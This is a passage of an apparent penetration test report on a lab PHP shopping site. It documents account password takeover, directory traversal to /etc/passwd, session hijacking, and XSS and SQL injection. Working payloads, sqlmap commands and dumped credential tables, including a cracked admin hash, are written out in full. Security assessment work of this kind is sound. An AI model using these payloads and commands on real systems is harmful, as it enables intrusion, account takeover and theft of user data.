
The email address was a read only box with the value set automatically to the current account's email, meaning it could not be directly edited. However, this value was visible and editable within the HTML of the page by changing what "value=" pointed to.



```
▾<form class="register-form" role="form" method="post" name="chngpwd" onsubmit="return valid();"> event
  ▾<div class="form-group">
    ▸<label class="info-title" for="EMail ">…</label>
     <input id="emailaddress" class="form-control unicase-form-control text-input" type="text" value="test2@test.test"
     name="emailaddress" readonly="">
   </div>
  ▸<div class="form-group">…</div>
```

Figure 36 - HTML code of read only email field showing value

The value was changed, and it was reflected on the page whilst still logged in as another user. See Figure 37.



EMail Address

account@account,com


Current Password*

```
' style="">
' name="chngpwd" onsubmit="return valid();"> event
>
ase-form-control text-input" type="text" value="account@account,com" name="emailaddress" readonly="">
```

Figure 37 - value being edited in HTML reflected on the page, still logged in as user "test2"

When sent, this then reset the password of user account@account.com whilst still being logged in as test2, using test2's current password to authenticate. This allows for any user to reset any other user's password providing they have the correct email.

At first it appeared that a much more significant issue was discovered - it was discovered that the page did not actually seem to check the current password - and that any value could be entered here irrespective of validity and it would still give this response:



192.168.1.10

Password Changed Successfully !!

Figure 38 - Successful password change alert with incorrect current password

To test this two new accounts were created. The aim was to change the password of a second account, target from the other account, passreq.


Table 12 - Accounts for password reset from another user with incorrect credentials

Username	Password
passreq@test.com	testpass
target@test.com	latitude

Having changed the value to aim for target@test.com the current password was input as "a", an incorrect password, with the new password input as "Garden123."

This said the password had been changed successfully, however, attempting to authenticate with the credentials "target@test.com" with password "Garden123" was unsuccessful and the password remained as "latitude."


It was determined that the first portion of any response, prior to any validation, alerts the user that their password request was successful so long as it was submitted. (see Figure 39) Subsequent code was used to validate the request. So the order of operations meant it could say the password had been changed successfully, even if it had not.



```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 16:37:47 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html


<script>alert('Password Changed Successfully !!');</script><!DOCTYPE html>
```

Figure 39 - Response to form submission

The password change requests also did not obfuscate the information in transfer and as such the requests could be intercepted to view plaintext data.



```
POST http://192.168.1.10/my-account.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/my-account.php
Cookie: PHPSESSID=nl23er4e4djvduuv6bqvqc9rj0; SecretCookie=22636e6666657264406772666
Upgrade-Insecure-Requests: 1


emailaddress=target%40test.com&cpass=a&newpass=Garden123&cnfpass=Garden123&submit=
```

Figure 40 - A password change request leaking all information sent

3.4.7.2 Password Reset

To reset a password, 4 pieces of information were required as seen in Figure 41.





Figure 41 - Reset password form

- Email Address
- Contact No

- Password
- Confirm password – the password again

Meaning 3 unique pieces of information.

Firstly, a test on user verification was performed. Given a password could not be used for verification it was tested if the reset password feature was appropriately verifying user identity through a combination of email and contact number, or if any user could reset any password simply by having the corresponding email. Given user passreq@test.com has contact number 34, contact number 444 was tested and it produced an error.


FORGOT PASSWORD

Invalid email id or Contact no

Figure 42 - Forgot password form showing email ID and contact number must correspond

Which demonstrated that a user needed both an appropriate email and contact number to reset the password.

From the prior testing in user sign up it showed users can have the same email and contact number as another user, a test was performed into the logic of the password reset feature –in which if User 1 has the same email and contact number as User 2, what behavior was observed upon a reset request. The users were setup as shown in Table 13 and a test was performed by resetting the password and seeing if either account could be accessed using their previous password or were both now changed.

Table 13 - Credentials for dual account password reset testing

Name	Email	Contact Number	Password
Tom	same@same.com	333	North
Harry	same@same.com	333	East

This showed that neither account could be accessed using their former password, meaning that the password reset request had reset both passwords and effectively prevented access to Harry’s account as Tom would always be reached first in a database query for the email and password combination.

3.5 Authorization Testing

3.5.1 Testing Directory Traversal File Include

Due to the fact that one page was shown to have an interesting variable name that took a file as a parameter, directory traversal was tested using OWASP ZAP fuzzing as it was the most efficient method of rapid automated directory traversal testing. Several payloads from the PayloadAllTheThings Directory Traversal collection were used against the url below, replacing "terms.php"

URL
http://192.168.1.10/attachment.php?type=terms.php

This discovered that directory traversal was possible using this method of injection. For example, if the URL:

URL
http://192.168.1.10/attachment.php?type=..//..//etc//passwd


Was used it would allow a user access to the underlying webserver's password file. This was the best method of demonstrating this as most of the files were already within the same directory as attachment.php, making visiting them not require directory traversal.

A variety pages were assessed with these payloads such as the /cgi-bin/test-cgi file which took arguments using ?, but no subsequent directory traversal input was found.

3.6 Session Management Testing

3.6.1 Testing for Session Management Schema

The session is controlled primarily by an unsecure cookie visible within the cookie section of the browser (see Figure 43)



Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	m02qtrmb8d7bb4uqortgp21ho1	192.168.1.10	/	Session

Figure 43 - Session cookie within firefox storage

However this was making use of the PHP session_start() function which generates a 32 character session ID using a pseudorandom combination of factors that cannot be practically determined.

This can be seen in Table 14 where by clearing the cookies and reloading three times in quick succession, three entirely different values were produced with no clear link making this secure against session prediction.


Table 14 - PHPSESSID values upon new generation

Cookie Name	Value
PHPSESSID	0n0frb69g649rd7pit50jnhvr2
PHPSESSID	thoql0vmqkc1sn14oek1jj7a57

PHPSESSID	kjifiim0tkbic7np6gpeda1qo7

3.6.2 Testing for Cookie Attributes

The two cookies, PHPSESSID and SecretCookie, were viewed within the cookie jar of the browser with the following attributes being visible in both as shown in Figure 44.




```
SecretCookie: "22756e7078796e6f40756e7078796e6f
  Created: "Sat, 09 Dec 2023 05:51:53 GMT"
  Domain: "192.168.1.10"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sat, 09 Dec 2023 05:51:53 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 142
```

```
PHPSESSID: "huk51629h7012998dcu582lko5"
  Created: "Sat, 09 Dec 2023 04:50:18 GMT"
  Domain: "192.168.1.10"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sat, 09 Dec 2023 04:50:18 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 35
```

Figure 44 - Cookie attributes shown for both cookies


3.6.3 Testing for Session Fixation

To test for session fixation, a session ID was generated by an unauthenticated user (See Figure 45) and the value recorded and then compared with the value of the session ID of an authenticated user. (See Figure 46)



Name	Value
PHPSESSID	huk51629h7012998dcu582lko5

Figure 45 - Session ID prior to authentication



Name	Value
PHPSESSID	huk51629h7012998dcu582lko5
SecretCookie	22756e7078796e6f40756e707879

Figure 46 - Session ID after authentication

This showed that the session was not regenerated on authentication.

3.6.4 Testing for Logout Functionality

The logout functionality was tested by authenticating with the testing account and navigating to a page only viewable by such an account, My Wishlist. The account was then logged out of from that page. This correctly removed authentication and redirected the newly unauthenticated user to the index.php page, showing that the server side session termination was adequately configured.


3.6.5 Testing for Session Timeout

To prevent session hijacking, a session should timeout if no activity is observed for a prolonged period of time. In order to test this a session was initially established and then left open for a prolonged period of time to see if any timeout was in place full stop. The standard PHP timeout is 24 minutes. The session was shown to not timeout after this period.

3.6.6 Testing for Session Hijacking

To test for session hijacking, a session was authenticated using the testing account within Firefox. Then, the session cookie was copied into another browser that had not been used to access the site prior (Chrome) and placed as the value for the session ID. This showed that the account could be accessed using only the session variable.

From this, within chrome it was tested to see if the name of the account could be updated from the session hijacked account from “Steve Brown” to “Steve” despite it not having the “SecretCookie” variable set which contains the authenticated information which proved to be successful. See Figure 47.



Personal info

Name*: Steve

Email Address *: hacklab@hacklab.com

Contact No. *: 999

Name	Value
PHPSESSID	ob9etpdk496jj84dda6qifc173

Cookie Value □ Show URL decoded
ob9etpdk496jj84dda6qifc173

Figure 47 - Updated Name field using only session cookie

This showed that session hijacking was possible and that information that should only have been modifiable through an authenticated account was modifiable using a hijacked session.


3.7 INPUT VALIDATION TESTING

3.7.1 Testing for Reflected Cross Site Scripting

Cross site scripting relates to vulnerabilities that makes use of insecure user input fields to inject code, typically client side JavaScript.

The initial OWASP ZAP active scan showed that the search bar was vulnerable to reflected XSS. This was subsequently confirmed by putting the following string into the search bar, which gave the response visible in Figure 48.

```
<script>alert("XSS Reflected");</script>
```



192.168.1.10

XSS Reflected

Figure 48 - Reflected XSS through the search bar

3.7.2 Testing for Stored Cross Site Scripting

One potential vector for Stored XSS was visible within the product review section, in which user input would be stored on a page and shown every time that page loaded.





Figure 49 - Customer Review Input fields


Entering data into any of the text entry fields meant it was stored on the page as entered and persisted on page load. Through this code could be injected, such as the code below to display the current time (See Figure 50) that could be stored on the page, repeating on page reload demonstrating stored XSS. (See Figure 51)

```
<script>
  var currentTime = new Date();
  var timeString = currentTime.toLocaleTimeString();
  alert("Current Time: " + timeString);
</script>
```



Current Time: 10:01:45 AM

Figure 50 - Initial XSS injection




Current Time: 10:02:17 AM

Figure 51 - XSS repeating upon page reload showing it is stored.

A second potential stored XSS vector was assessed, wherein the account information was stored in a database, and this information is displayed within the administrator panel on the management page. Therefore, an attacker could make an account with XSS within the name field and have it be stored and accessed whenever an administrator viewed the user account information.


However, due to the way the page is constructed, it is appropriately sanitized against this kind of attack through PHP's "HTMLentities" function which converts special characters to their html entities after being fetched from the database. See Figure 52 - PHP code for retrieving data from database.



```
<tr>
    <td><?php echo htmlentities($cnt);?></td>
    <td><?php echo htmlentities($row['name']);?></td>
    <td><?php echo htmlentities($row['email']);?></td>
    <td> <?php echo htmlentities($row['contactno']);?></td>
    <td><?php echo htmlentities($row['shippingAddress'].",".$row['shippingCity'].",".$row['shippingState']."-".$row['shippingPincode']);?></td>
    <td><?php echo htmlentities($row['billingAddress'].",".$row['billingCity'].",".$row['billingState']."-".$row['billingPincode']);?></td>
    <td><?php echo htmlentities($row['regDate']);?></td>

<?php $cnt=$cnt+1; } ?>
```

Figure 52 - PHP code for retrieving data from database

This was also attempted as an administrator when adding a new product that made use of XSS in the product name as seen in Figure 53, however all product retrieval information was also sanitized with "HTMLentities" thus it did not succeed.



Insert Product

Category: Electronics

Sub Category: Computers

Product Name: <script>alert(document.cookie)</script>

Figure 53 - XSS attempt in insert product name

3.7.3 Testing for HTTP Parameter Pollution

Due to knowing that the underlying technology was that of an Apache server the expected behavior in regards HTTP Parameters was that only the last occurrence of a parameter should be taken as the parameter to be used. This was evaluated with a URL taking three product ID's (SEE TABLE) and then viewing the page that was displayed. The URL was formatted as:

http://192.168.1.10/product-details.php?pid=7&pid=5&pid=2

Table 15 - Product and associated product ID

Product	PID
Apple iPhone 6 (Silver, 16 GB)	2
Lenovo Vibe K5 Note (Gold, 32 GB)	5
SAMSUNG Galaxy On5	7

Which correctly displayed the iPhone page. This demonstrated that it did take the last parameter as expected and that a lack of available parameter pollution was available as shown in Figure 54.




Figure 54 - iPhone being displayed demonstrating last parameter usage

3.7.4 Testing for SQL Injection

SQL injection relates to providing user input that allows access to information stored within a database.

Given that the enumeration phase showed a MySQL server, the service for the databases was already clear. The previous OWASP ZAP scanning had shown that some input fields may be vulnerable to SQL injection and thus they were assessed using a more specialized program, SQLmap, to attempt access and evaluate the databases therein.

The login page was first evalulated with the command:


```
sqlmap -u "http://192.168.1.10/login.php" --data "email=test&password=test&login=" -dbms
MySQL --batch
```

This showed that this portal was not vulnerable to SQL injection.

The admin page was similarly evaluated with the command

```
sqlmap -u "http://192.168.1.10/admin/" --data "username=test&password=test&submit=" -dbms
MySQL --batch
```

This revealed that through the username SQL can be injected through a time based blind attack. (See Figure 55)



```
sqlmap identified the following injection point(s) with a total of 73 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 1500 FROM (SELECT(SLEEP(5)))lZuQ) AND 'pKua'='pKua&password=test&submit=
---
```


Figure 55 – SQL injection discovered within the admin portal

This proved to be ineffective at information extraction due to the time based nature of the injection but it still would allow for eventual complete dumping of the databases and tables.

The search functionality was vulnerable to SQL injection, with the command:

```
sqlmap -u "http://192.168.1.10/search-result.php" --data "product=test&search=" -dbms
MySQL --batch
```

Showing another time based blind attack. (As seen in Figure 56)



```
Parameter: product (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: product=hIAw' AND (SELECT 8884 FROM (SELECT(SLEEP(5)))bLdj) AND 'wJKz'='wJKz&search=

    Type: UNION query
    Title: Generic UNION query (NULL) - 15 columns
    Payload: product=hIAw' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766a6a71,0x5248564770744f46576f7a5541516f697a656a727a61766f684b63676a416e4c4158787671656e51,0x71786b7171),NULL,NULL,NULL
,NULL,NULL,NULL,NULL,NULL,NULL-- -&search=
```


Figure 56 - SQL injection discovered in the search bar

This one was not as slow as previous and could be used for enumerating information quickly, and was the means eventually used to do so.

The order details page (accessible through the “Track Order” feature) was also vulnerable to SQL injection through the usage of the command:

```
sqlmap -u "http://192.168.1.10/order-details.php" --data "orderid=test&email=test%40test.com&submit=" -dbms
MySQL --batch
```

Which found another time based blind attack as shown in Figure 57.



```
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: orderid (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: orderid=test') AND (SELECT 8165 FROM (SELECT(SLEEP(5)))qKRC) AND ('sSJH'='sSJH&email=test@test.com&submit=
---
```

Figure 57 – SQL injection discovered order details page


Other pages such as the cart and category pages were tested and were found to not be exploitable.

50 databases were found within the SQL file (See Appendix G – List of Tables. In order to determine the most relevant database, the command:

```
sqlmap -u "http://192.168.1.10/search-result.php" --data "product=test&search=" -dbms MySQL --batch --current-db
```

Showed that the current database, and thus the database the website was using was "shopping."

The shopping database had the following tables:




```
Database: shopping
[10 tables]
+------------------------------------------------+
| admin                                          |
| category                                       |
| orders                                         |
| ordertrackhistory                              |
| productreviews                                 |
| products                                       |
| subcategory                                    |
| userlog                                        |
| users                                          |
| wishlist                                       |
+------------------------------------------------+
```

Figure 58 - tables within the "shopping" database

All of this was sensitive information but of particular note was the admin table, which contained the information of the administrator, accessed with the command:

```
sqlmap -u "http://192.168.1.10/search-result.php" --data "product=test&search=" -dbms MySQL --batch -D shopping -T admin --dump
```



```
+----+-------------------------------------------+----------+---------------------+------------------------+
| id | password                                  | username | creationDate        | updationDate           |
+----+-------------------------------------------+----------+---------------------+------------------------+
| 1  | 19edd12cbb120007b2c1215b02700e99 (arlene) | admin    | 2017-01-24 16:21:18 | 25-01-2017 12:05:43 AM |
+----+-------------------------------------------+----------+---------------------+------------------------+
```

Figure 59 - Entries within the "admin" table

SQLMAP automatically cracked the password for the administrator, which was encoded using insecure MD5. See Figure 59.

With the username "admin" and obtained password it was possible to authenticate as an administrator within the administrator portal.





Figure 60 - Successful authentication as an administrator using credentials from SQL Injection

The user table was also viewed as seen in Figure 61.



```
+----+-------------+---------------------+---------------------+----------------------------------+------------+-----------+-------------+--------------+--------------+--------------+---------------+----------------+----------------+-----------------+-----------------+
| id | name        | email               | regDate             | password                         | contactno  | thumbnail | billingCity | billingState | shippingCity | updationDate | shippingState | billingAddress | billingPincode | shippingAddress | shippingPincode |
+----+-------------+---------------------+---------------------+----------------------------------+------------+-----------+-------------+--------------+--------------+--------------+---------------+----------------+----------------+-----------------+-----------------+
| 1  | Steve Brown | hacklab@hacklab.com | 2017-02-04 19:30:50 | 7052cad6b415f4272c1986aa9a50a7c3 | 999        | test.php  | Dundee      | Tayside      | Dundee       | <blank>      | Tayside       | 1 Bell Street  | 110092         | 1 Bell Street   | 110001          |
| 2  | Tom Brown   | TomBrown@gmail.com  | 2017-03-15 17:21:22 | 5c428d8875d2948607f3e3fe134d71b4 | 8285703355 | <blank>   | Dundee      | Tayside      | Arbroath     | <blank>      | Tayside       | 2 Brown Street | 1000           | 2 Brown Street  | 1000            |
+----+-------------+---------------------+---------------------+----------------------------------+------------+-----------+-------------+--------------+--------------+--------------+---------------+----------------+----------------+-----------------+-----------------+
```

Figure 61 - "user" table

This showed that only the password was hashed using MD5, and that the name and email were shown in plaintext.

3.7.5 Testing for SSI Injection

